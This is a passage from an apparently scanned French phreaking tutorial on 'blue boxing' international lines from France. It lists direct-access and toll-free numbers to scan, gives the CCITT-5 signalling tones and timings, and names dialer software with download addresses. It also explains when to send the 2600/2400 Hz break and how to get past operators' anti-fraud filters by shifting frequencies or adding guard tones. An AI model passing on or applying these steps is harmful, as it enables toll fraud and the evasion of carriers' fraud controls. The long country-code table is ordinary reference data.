MERCURY 0 800 99 0944
SINGAPOUR SINGAPORE 0 800 99 0065 TEL. ou 0 800 99 0265 ou 0 800 99 2765
SLOVAQUE (Rep.) SLOVAK TEL 0 800 99 0422
SUEDE TELIA 0 800 99 0046 TELE 2AB 0 800 99 0246
SUISSE SWISS TEL. 0 800 99 0041 ou 0 800 99 0189
* TAIWAN ITA 0 800 99 2886
TCHEQUE (Rep.) CZECH TEL 0 800 99 0421
* THAILANDE CAT 0 800 99 0066
TURQUIE TURK TEL 0 800 99 0090
* URUGUAY ANTEL URU. 0 800 99 0598
* VENEZUELA VENEZUELA 0 800 99 0058

## LISTE DES OPÉRATEURS :

Voici donc la liste de tous les opérateurs que l'on peut joindre à partir de la France, toutes les liaisons ne sont pas en CCITT-5 (C5 analogique) beaucoup de nos jours sont en CCITT-7 (C7 numérique). On a vu des pays comme l'Israël qui etait en C5 passe en C7 à cause de la fraude !

* Ligne en CCITT-5
* Ligne peut être en CCITT-5


Bien sûr cette liste peut changer à tous moment ! la meilleur façon de connaître les nouveaux pays est de faire un peu de scan. Pour éviter de scanner 10 000 numéros :) je vous conseille donc d'utiliser une liste des codes pays (Country Codes en abrégé CC) comme cela il suffit de regarder les pays qui ne sont pas encore connectes et de les essayer.


**la meilleur façon de connaître les nouveaux pays est de faire un peu de scan. Pour éviter de scanner 10 000 numéros :) je vous conseille donc d'utiliser une liste des codes pays (Country Codes en abrégé CC)**

Ex :
Cuba CC= +53 d'ou 0 800 99 0053

Avec cette méthode on peut quand même passer à côté d'un nouvelle opérateur !

Ex :
Chine CC= +86 normalement devrait etre 0 800 99 0086 PERDU ! c'est 0 800 99 0861 merci FT !! autre ex. ou l'on passe à coté WORLDCOM 0 800 990013 ca on ne peut le trouver sans scanner ! Et ce n'est pas fini il reste tous les opérateurs en mode automatique ex: UK= +44 d'où 0 800 99 0044 mais aussi 0 800 99 0244 pour la version en automatique.



**Conclusion :**

1- Scanner les pays qui ne sont pas encore connecte grâce à la liste des Codes Pays.

2- Toujours essayer aussi de rajouter un 2 pour voir si il n'y a pas une version en automatique.

3- Si vous avez trouve Cuba= +53 d'ou 0 800 99 00 53 ca ne sert a rien de scanner 253x et x53x.

4- Essayer aussi si un pays n'existe pas des combinaisons tels que la Chine= +86 d'ou 0 800 99 0861.

5- Le scanne > 3xxx est totalement inutile pour l'instant et je pense qu'il le restera.

6- Bon courage pour le scan !! :)


## LES COUNTRY CODES :

Voici donc la liste officielle de Codes Pays (Elle est peut être un peu Obsolète à vous dans trouver une plus récente, il y en a une aussi très bien dans le Scavenger Dialer :

```
# International Numbers and Codes
#
# ISO numbers and 2- and 3- letter codes are for
# identifying a country or territory, and are assigned
# alphabetically (more or less - you can usually tell when a
# country's name has been changed by an out-of-sequence
# number).
#
# The ISO numbering generally goes by fours, but sometimes
# by twos or eights.
#
# The following numbers are missing from the sequence:
#
# 080, 088, 274, 284, 544, 594, 650, 698, 712/714, 728,
# 772, 814, 822, 830, 836/8, 844, 866, 870
#
# CCITT numbers are telephone numbering codes and
# are assigned geographically, with weird political
# exceptions (the Caribbean is in zones 1, 2, and 5) as
# follows:
#
# Zone 1: USA, Canada, some Caribbean islands
# Zone 2: Africa, Greenland, Faroe Islands, Aruba
# Zones 3 & 4: Europe except Soviet Union
# Zone 5: Mexico, Central and South America, some
#Carib bean islands,
# St. Pierre & Miquelon
# Zone 6: Pacific
# Zone 7: USSR
```

# Liste officielle de Codes Pays

```
# Zone 8: East Asia, International Marine Satellite, other
mobile service
# Zone 9: Middle East, Indian Subcontinent
#
# (from CCITT E.163)
#
# There are two integrated numbering areas, 1 and 21,
# which extend beyond the borders of a single country
# The first covers all of zone 1, and the second covers the
# Maghreb: Morocco, Algeria, Tunisia, and Libya. Within
# these numbering areas subcodes are assigned to areas within
#each country. The zone 1 subcodes are simply US and
#Canadian area codes, with code # 809 covering the
#Caribbean islands including PuertoRico. In the
# Maghreb, the subcodes are divided as follows:
#
# Morocco: 0, 1, 2 (only 2 currently used)
# Algeria: 3, 4, 5 (only 3 currently used)
# Tunisia: 6 ,7 (only 6 currently used)
# Libya: 8, 9 (only 8 currently used)
#
```




# The following CCITT codes are currently unassigned:
#
# 28, 290-296,
# 693-699,
# 80, 83, 851, 854, 857-859, 870, 874-877, 881-885,
# 887-889, 89, 970, 975, 978, 979, 99
#
#The data in this file can be extracted with egrep
# -v '^$|^#|^-' - fields are separated with '+', for use with
#sort -t
#
#
#
#

## COUNTRY/TERRITORY - ISO # ISO 2 ISO 3 CCITT #

Afghanistan +004 +AF +AFG +93
Albania +008 +AL +ALB +355
Algeria +012 +DZ +DZA +21 3
American Samoa [U.S.] +016 +AS +ASM +684
Andorra +020 +AD +AND +33 628
Angola +024 +AO +AGO +244
Antarctica +010 +AQ +ATA +
Antigua and Barbuda +028 +AG +ATG +1 809
Argentina +032 +AR +ARG +54
Aruba (ex Netherlands Antilles) +? +? +? +297
Australia +036 +AU +AUS +61
Austria +040 +AT +AUT +43

Bahamas +044 +BS +BHS +1 809
Bahrain +048 +BH +BHR +973
Bangladesh +050 +BD +BGD +880
Barbados +052 +BB +BRB +1 809
Belgium +056 +BE +BEL +32
Belize (ex British Honduras) +084 +BZ +BLZ +501
Benin (Dahomey) +204 +BJ +BEN +229
Bermuda +060 +BM +BMU +1 809
Bhutan +064 +BT +BTN +?
Bolivia +068 +BO +BOL +591
Botswana +072 +BW +BWA +267
Bouvet Island [Norway] +074 +BV +BVT +?
Brazil +076 +BR +BRA +55
British Virgin Islands +092 +VG +VGB +1 809
Brunei Darusalaam +096 +BN +BRN +673
Bulgaria +100 +BG +BGR +359
Burkina Faso (Upper Volta/Haute Volte) +854+HV +HVO +226
Burundi +108 +BI +BDI +257
Byelorussian SSR [USSR] +112 +BY +BYS +7

Cameroon, United Republic of +120 +CM +CMR +237
Canada +124 +CA +CAN +1
Canton and Enderbury Islands [?] +128 +CT +CTE +?
Cape Verde +132 +CV +CPV +238
Cayman Islands +136 +KY +CYM +1 809
Central African Republic +140 +CF +CAF +236
Chad +148 +TD +TCD +235
Chile +152 +CL +CHL +56
China, People's Republic of +156 +CN +CHN +86
Christmas Island [Australia] +162 +CX +CXR +672
Cocos Islands [Australia] +166 +CC +CCK +672
Columbia +170 +CO +COL +57
Comoros and Mayotte Island +174 +KM +COM +269
Congo +178 +CG +COG +242
Cook Islands [N.Z.] +184 +CK +COK +682
Costa Rica +188 +CR +CRI +506
Cote d'Ivoire (Ivory Coast) +384 +CI +CIV +225
Cuba +192 +CU +CUB +53
Cuba, Guantanamo Bay US Naval Base + + + +53 99
Cyprus +196 +CY +CYP +357
Czechoslovakia +200 +CS +CSK +42

Denmark +208 +DK +DMK +45
Diego Garcia (Br. Indian Ocean Terr.) +086 +IO +IOT +246
Djibouti (ex Fr. Terr. Afars & Issars) +262 +DJ +DJI +253
Dominica +212 +DM +DMA +1 809
Dominican Republic +214 +DO +DOM +1 809
Dronning Maud Land (Antarctica)[Norway] +216 +NQ +ATN +

Ecuador +218 +EC +ECU +593
Egypt (United Arab Republic) +818 +EG +EGY +20
El Salvador +222 +SV +SLV +503
Equatorial Guinea +226 +GQ +GNQ +240
Ethiopia +230 +ET +ETH +251

Faeroe Islands [Denmark] +234 +FO +FRO +298
Falkland Islands [U.K.] +238 +FK +FLK +500
Fiji +242 +FJ +FJI +679
Finland +246 +FI +FIN +358


France +250 +FR +FRA +33
French Guiana +254 +GF +GUF +594
French Polynesia (Tuamotu) +258 +PF +PYF +689

Gabon +266 +GA +GAB +241
Gambia, The +270 +GM +GMB +220
German Democratic Republic (East) +278 +DD +DDR +37
Germany, Federal Republic of (West) +280 +DE +DEU +49
Ghana +288 +GH +GHA +233
Gibraltar +292 +GI +GIB +350
Greece +300 +GR +GRC +30
Greenland [Denmark] +304 +GL +GRL +299
Grenada +308 +GD +GRD +1 809
Guadeloupe (French Antilles) +312 +GP +GLP +590
Guam [U.S.] +316 +GU +GUM +671
Guatemala +320 +GT +GTM +502
Guinea +324 +GN +GIN +224
Guinea-Bissau (ex Portuguese Guinea) +624 +GW +GNB +245
Guyana +328 +GY +GUY +592

Haiti +332 +HT +HTI +509
Heard and McDonald Islands [U.K.] +334 +HM +HMD +?
Honduras +340 +HN +HND +504
Hong Kong +344 +HK +HKG +852
Hungary +348 +HU +HUN +36

Iceland +352 +IS +ISL +354
India +356 +IN +IND +91
Indonesia +360 +ID +IDN +62
Iran +364 +IR +IRN +98
Iraq +368 +IQ +IRQ +964
Irish Republic (Eire) +372 +IE +IRL +353
Israel +376 +IL +ISR +972
Italy +380 +IT +ITA +39

Jamaica +388 +JM +JAM +1 809
Japan +392 +JP +JPN +81
Johnston Island [U.S.?] +396 +JT +JTN +?
Jordan +400 +JO +JOR +962

Kampuchea, Democratic (Cambodia/Khmer) +116 +KH +KHM +855
Kenya +404 +KE +KEN +254
Kerguelen and Crozet Islands [Fr.] +? +? +? +?
Kiribati Republic (Gilbert Islands) +296 +KI +KIR +686
Korea, Dem. People's Rep. of (North) +408 +KP +PRK +850
Korea, Republic of (South) +410 +KR +KOR +82
Kuwait +414 +KW +KWT +965
Lao People's Democratic Republic (Laos) +418 +LA +LAO +856

# France +250 +FR +FRA +33

Lebanon +422 +LB +LBN +961
Lesotho +426 +LS +LSO +266
Liberia +430 +LR +LBR +231
Libyan Arab Jamahiriya +434 +LY +LBY +21 8
Liechtenstein +438 +LI +LIE +41 75
Luxembourg +442 +LU +LUX +352
Macao +446 +MO +MAC +853
Madagascar +450 +MG +MDG +261
Malawi +454 +MW +MWI +265
Malaysia +458 +MY +MYS +60
Maldives +462 +MV +MDV +960
Mali +466 +ML +MLI +223
Malta +470 +MT +MLT +356
Marshall Islands [U.S.] +849 +PU +PUS +692
Martinique (French Antilles) +474 +MQ +MTQ +596
Mauritania +478 +MR +MRT +222
Mauritius +480 +MU +MUS +230
Mexico +484 +MX +MEX +52
Micronesia, Federated States of +849 +PU +PUS +691
Midway Islands [U.S.] +488 +MI +MID +1 808?
Monaco +492 +MC +MCO +33 93
Mongolia +496 +MN +MNG +976
Montserrat +500 +MS +MSR +1 809
Morocco +504 +MA +MAR +21 2
Mozambique +508 +MZ +MOZ +258
Myanmar (Burma) +104 +BU +BUR +95
Namibia +516 +NA +NAM +264
Nauru +520 +NR +NRU +674


Nepal +524 +NP +NPL +977
Netherlands +528 +NL +NLD +31
Netherlands Antilles +532 +AN +ANT +599
Neutral Zone (in Arabia?) +536 +NT +NTZ +
New Caledonia [Fr.] +540 +NC +NCL +687
New Zealand +554 +NZ +NZL +64
Nicaragua +558 +NI +NIC +505
Niger +562 +NE +NER +227
Nigeria +566 +NG +NGA +234
Niue +570 +NU +NIU +683
Norfolk Island (Australia) +574 +NF +NFK +672
Northern Mariana Islands (Saipan) [U.S.] +849 +PU +PUS +670
Norway +578 +NO +NOR +47

Oman (Muscat and Oman) +512 +OM +OMN +968

Pacific Islands (Miscellaneous) +582 +PC +PCI +
Pakistan +586 +PK +PAK +92
Palau +? +? +? +680
Panama +590 +PA +PAN +507
Papua New Guinea +598 +PG +PNG +675
Paraguay +600 +PY +PRY +595
Peru +604 +PE +PER +51
Philippines +608 +PH +PHL +63
Pitcairn Island [U.K.] +612 +PN +PCN +?
Poland +616 +PL +POL +48
Portugal +620 +PT +PRT +351
Puerto Rico +630 +PR +PRI +1 809

Qatar +634 +QA +QAT +974

Reunion (France) +638 +RE +REU +262
Romania +642 +RO +ROM +40
Rwandese Republic +646 +RW +RWA +250

Saint Helena & Ascension Island [U.K.] +654 +SH +SHN +247
Saint Kitts Nevis Anguilla +656 +KN +KNA +1 809
Saint Lucia +662 +LC +LCA +1 809
Saint Pierre et Miquelon (France) +666 +PM +SPM +508
Saint Vincent and the Grenadines +670 +VC +VCT +1 809
San Marino +674 +SM +SMR +39 541
Sao Tome e Principe +678 +ST +STP +239
Saudi Arabia +682 +SA +SAU +966
Senegal +686 +SN +SEN +221
Seychelles +690 +SC +SYC +248
Sierra Leone +694 +SL +SLE +232
Singapore +702 +SG +SGP +65
Solomon Islands +090 +SB +SLB +677
Somalia +706 +SO +SOM +252
South Africa +710 +ZA +ZAF +27
South Georgia & Sandwich Islands [U.K.] +? +? +? +?
South Yemen, People's Dem. Rep. of +720 +YD +YMD +969
Spain +724 +ES +ESP +34
Sri Lanka (Ceylon) +144 +LK +LKA +94
Sudan +736 +SD +SDN +249
Suriname +740 +SR +SUR +597
Svalbard and Jan Mayen Islands [Norway] +744 +SJ +SJM +47
Swaziland +748 +SZ +SWZ +268
Sweden +752 +SE +SWE +46
Switzerland +756 +CH +CHE +41
Syrian Arab Republic +760 +SY +SYR +963

Taiwan (Republic of China) +158 +TW +TWN +886
Tanzania, United Rep. of (w/Zanzibar) +834 +TZ +TZA +255
Thailand +764 +TH +THA +66
Timor, East (ex Portuguese Timor) +626 +TP +TMP +62
Togolese Republic +768 +TG +TGO +228
Tokelau (Southern Union Islands) [N.Z.] +722 +TK +TKL +690
Tonga +776 +TO +TON +676
Trinidad and Tobago +780 +TT +TTO +1 809
Tunisia +788 +TN +TUN +21 6
Turkey +792 +TR +TUR +90
Turks and Caicos Islands +796 +TC +TCA +?
Tuvalu (Ellice Islands) +798 +TV +TUV +688

Uganda +800 +UG +UGA +256
Ukrainian SSR [USSR] +804 +UA +UKR +7
Union of Soviet Socialist Republics +810 +SU +SUN +7
United Arab Emirates (Trucial States) +784 +AE +ARE +971
United Kingdom +826 +GB +GBR +44
United States +840 +US +USA +1
United States Misc. Pacific Islands +849 +PU +PUS +
Unites States Virgin Islands +850 +VI +VIR +1 809


Uruguay (East Republic of) +858 +UY +URY +598

Vanuatu (New Hebrides) +548 +VU +VUT +678
Vatican City State (Holy See) +336 +VA +VAT +39 66982
Venezuela +862 +VE +VEN +58
Viet Nam +704 +VN +VNM +84

Wake Island [U.S.] +872 +WK +WAK +?
Wallis and Futuna Islands [Fr.] +876 +WF +WLF +681
Western Sahara (ex Spanish Sahara) +732 +EH +ESH +21 2
Western Samoa +882 +WS +WSM +685

Yemen Arab Republic (North) +886 +YE +YEM +967
Yugoslavia +890 +YU +YUG +38

Zaire (Congo) +180 +ZR +ZAR +243
Zambia +894 +ZM +ZMB +260
Zanzibar (obs: use Tanzania, 255 54) + + + +259
Zimbabwe (ex Southern Rhodesia) +716 +ZW +ZWE +263

~Int'l Marine Satellite, Atlantic Ocean + + + +871
~Int'l Marine Satellite, Indian Ocean + + + +873
~Int'l Marine Satellite, Pacific Ocean + + + +872
~Reserved for national mobile purposes + + + +878
~Reserved for national mobile purposes + + + +879

## LES NUMEROS VERTS :

En ce qui concerne les numéros verts il n'y a pas de liste officielle, donc le seul moyen d'avoir une liste c'est de scanner ! Et oui la vie du Blue Boxer n'est pas si facile :)

Ce qui nous intéresse ce sont les numéros verts internationaux :


- 0 800 90 xxxx
- 0 800 91 xxxx

Oui c'est sur ca fait beaucoup de numéros !
Il faut donc essayer de découper en gros cette liste de numéros par pays, je dis en gros car je ne pense pas qu'il y a pas d'ordre absolu ! enfin bon on arrive quand même a localiser des pays.

Voici une liste que je vous propose, certains pays on peut être changés d'autre ce sont peut être rajoutés certains se glissent aussi dans des zones d'autres pays enfin bref c'est à vous de voir, il y à déjà pas mal de boulot de fait !
Le cas particulier, les USA on les retrouve un peu partout... quand au 0 800 91 xxxx c'est a 80% voir même peut plus USA.
0 800 90 0xxx USA
0 800 90 1xxx USA
0 800 90 2xxx USA

# les numéros verts internationaux

0 800 90 30xx USA
0 800 90 31xx USA
0 800 90 32xx USA
0 800 90 34xx USA
0 800 90 35xx USA
0 800 90 36xx Canada
0 800 90 37xx Allemagne
0 800 90 38xx Nouvelle Zélande
0 800 90 39xx Israël
0 800 90 40xx Allemagne
0 800 90 44xx Italy
0 800 90 45xx USA
0 800 90 46xx USA
0 800 90 47xx USA
0 800 90 48xx USA
0 800 90 50xx Australie
0 800 90 53xx USA
0 800 90 54xx Corée du Sud
0 800 90 55xx Finlande
0 800 90 56xx Thaïlande
0 800 90 62xx USA
0 800 90 63xx USA
0 800 90 645x Hollande
0 800 90 65xx Ireland



0 800 90 66xx USA
0 800 90 67xx USA
0 800 90 68xx USA
0 800 90 72xx Angleterre
0 800 90 775x Suède
0 800 90 78xx Suède
0 800 90 785x Indonésie
0 800 90 81xx USA
0 800 90 82xx USA
0 800 90 83xx USA
0 800 90 84xx USA
0 800 90 85xx USA
0 800 90 86xx USA
0 800 90 88xx Japon
0 800 90 90xx Colombie
0 800 90 94xx Honk Kong
0 800 91 1xxx USA
0 800 91 .....

## PARLONS FRÉQUENCES :

Donc on a vu sur quels numéros on va Blue Boxer maintenant regardons la signalisation C5.
Voici donc la liste des fréquences et timings utilisées dans la signalisation CCITT-5 :

## TIMINGS :

Numéros : 0,1-9
Longueur : 60 MS +/- 7 MS
Pause : 60 MS +/- 7 MS
Codes Opérateurs : C11 & C12
Longueur : 100 MS +/- 15 MS
Pause : 60 MS +/- 7 MS
Codes de Control : KP1/KP2 & ST
Longueur : 100 MS +/- 15 MS
Pause : 60 MS +/- 7 MS

KP1 est aussi désigné par A sert pour une numérotation en Local (appelé à l'intérieur du pays que l'on vient de breaker.)

KP2 est aussi désigné par B sert pour une numérotation en Global (appelé à l'extérieur du pays que l'on vient de breaker.)

ST est aussi désigne par C sert pour marquer la fin de la numérotation.


CODE 11 est aussi désigné par F mode opérateur Local.
CODE 12 est aussi designe par G mode operateur Global.


# NUMÉRO I FRÉQUENCES

**1** 700 + 900 Hz
**2** 700 + 1100 Hz
**3** 900 + 1100 Hz
**4** 700 + 1300 Hz
**5** 900 + 1300 Hz
**6** 1100 + 1300 Hz
**7** 700 + 1500 Hz
**8** 900 + 1500 Hz
**9** 1100 + 1500 Hz
**0** 1300 + 1500 Hz

**KP1** 1100 + 1700 Hz
**KP2** 1300 + 1700 Hz
**ST** 1500 + 1700 Hz

**11** 700 + 1700 Hz
**12** 900 + 1700 Hz





## ET MAINTENANT ON FAIT QUOI ??? :

Bon alors 95 % des personnes sont sur PC avec DOS ou WINDOWS 95 donc je vous conseille comme dialer SCAVENGER v0.91 ou General Dialer v1.0 de THC si vous avez une GUS (ne fonctionne que sous DOS). Mais je vous déconseille d'utiliser SCAVENGER si vous avez une GUS car même s'il gère la GUS les routines de replay de fréquences ne sont pas très bonnes, enfin bref les goûts et les couleurs ca ne se discute pas trop ! :)

Vous trouverez ces programmes sur internet aux adresses suivantes:

SCAV.: FTP.FC.NET /pub/defcon/SCAVENGER ou www.ilf.net/scavenger
GD : www.uni-mainz.de/~rothm000

Maintenant il vous faut encore une ligne téléphonique et un téléphone, n'utilisez pas de portable ni de téléphone a cadran de type S63 mais un bon vieux CHORUS ou ALTO (un téléphone avec un micro plat, contrairement a la gamme AMARYS qui est bombe).

Il va vous falloir aussi un casque de walkman, pas ceux aux format oreillette (cf. J-L Delarue) mais un de format "normal" (qui couvre l'oreille). Ce type de casque est plus large et donc plus adapte a notre usage. Pour les plus bricoleurs ils pourront effectuer un insert téléphonique, ce montage s'intercale entre la ligne et votre carte son il vous permet donc d'envoyer les fréquences directement sur la ligne et ainsi d'éviter les parasites et d'avoir un volume toujours constant. Je laisse libre cours à vos idées pour effectuer ce montage base sur un transformateur de liaison 600 ohms, 2 résistances et 2 capacités ...

## QUAND OU ET COMMENT ?? :

Un peu de vocabulaire pour commencer un Trunk ou Break est le faite d'envoyer les fréquences pour "casser" la ligne. Le seize correspond aux premières fréquences envoyées (Tone 1).

Voyons quand est-ce que vous pouvez breaker:

- après la fin de numérotation
- pendant la sonnerie
- apres que la personne est raccroche

JAMAIS pendant que la personne a décroché ! car même si le break passe quand votre numéro aboutit et que votre correspondant décroche, ca vous raccroche à la gueule. Cette règle est très importante ! De mon expérience 95 % du temps le break ce fait avant la sonnerie ou pendant la sonnerie. Dans certain cas le break doit ce faire a un instant très précis, à la seconde près juste quand l'on passe d'un auto-commutateurs a un autre !


## PARLONS FRÉQUENCIES & FILTRES :

On sait quand breaker mais quels frequences utilisées ? Par default commencez par un bon vieux 2600/2400 ca serait pour une ligne en C5 normal sans filtres ...

# il y a quelque chose à fumer ou quoi ?

Vous allez me demander mais c'est quoi ces filtres ? il y a quelque chose a fumer ou quoi ? :)
Non, les filtres sont la pour empêcher la fraude, ils peuvent être hardwares mais sont très souvent softwares, leurs rôles empêcher les fréquences 2600 et 2400 Hz de passer.

Je vais pas m'attarder trop sur les filtres et leurs détails techniques, mais juste vous expliquer comment passer certains, ce serat a vous quand vous aurez plus d'expérience d'étu-




dier leur fonctionnements et de trouver des moyens de les contourner.

Les premiers filtres que l'on a vu en France etaient assez simple a passer il suffisait de modifier les fréquences comme par ex: 2650/2450 ou 2550/2350 en fait on joue avec la tolérance de la ligne et celle de l'autocommutateur...

Maintenant on trouve beaucoup de filtre ou il faut utiliser 2600/2400 et rajouter une troisième fréquence que l'on appelle un GUARD TONE par ex: 2600/2400/2100 ou 2600/2400/1750 ...

Je vous rappelle que en théorie la bande passante est comprise entre 350Hz et 3400 Hz, mais j'ai déjà vu des réactions bizarres avec des fréquences de l'ordre de 3900 Hz !

Pour trouver des fréquences commencer par un 2600/2400 puis essayer les fréquences au tour en variant de +- 100 puis 50, 10, 5 au dessous de 5 c'est je pense inutile je n'est jamais vu de break précis a 1Hz près en général c'est àa 50Hz ou 10Hz près suivant la tolérance de la ligne.

## MÉTHODOLOGIE POUR CHERCHER LE BON TRUNK :

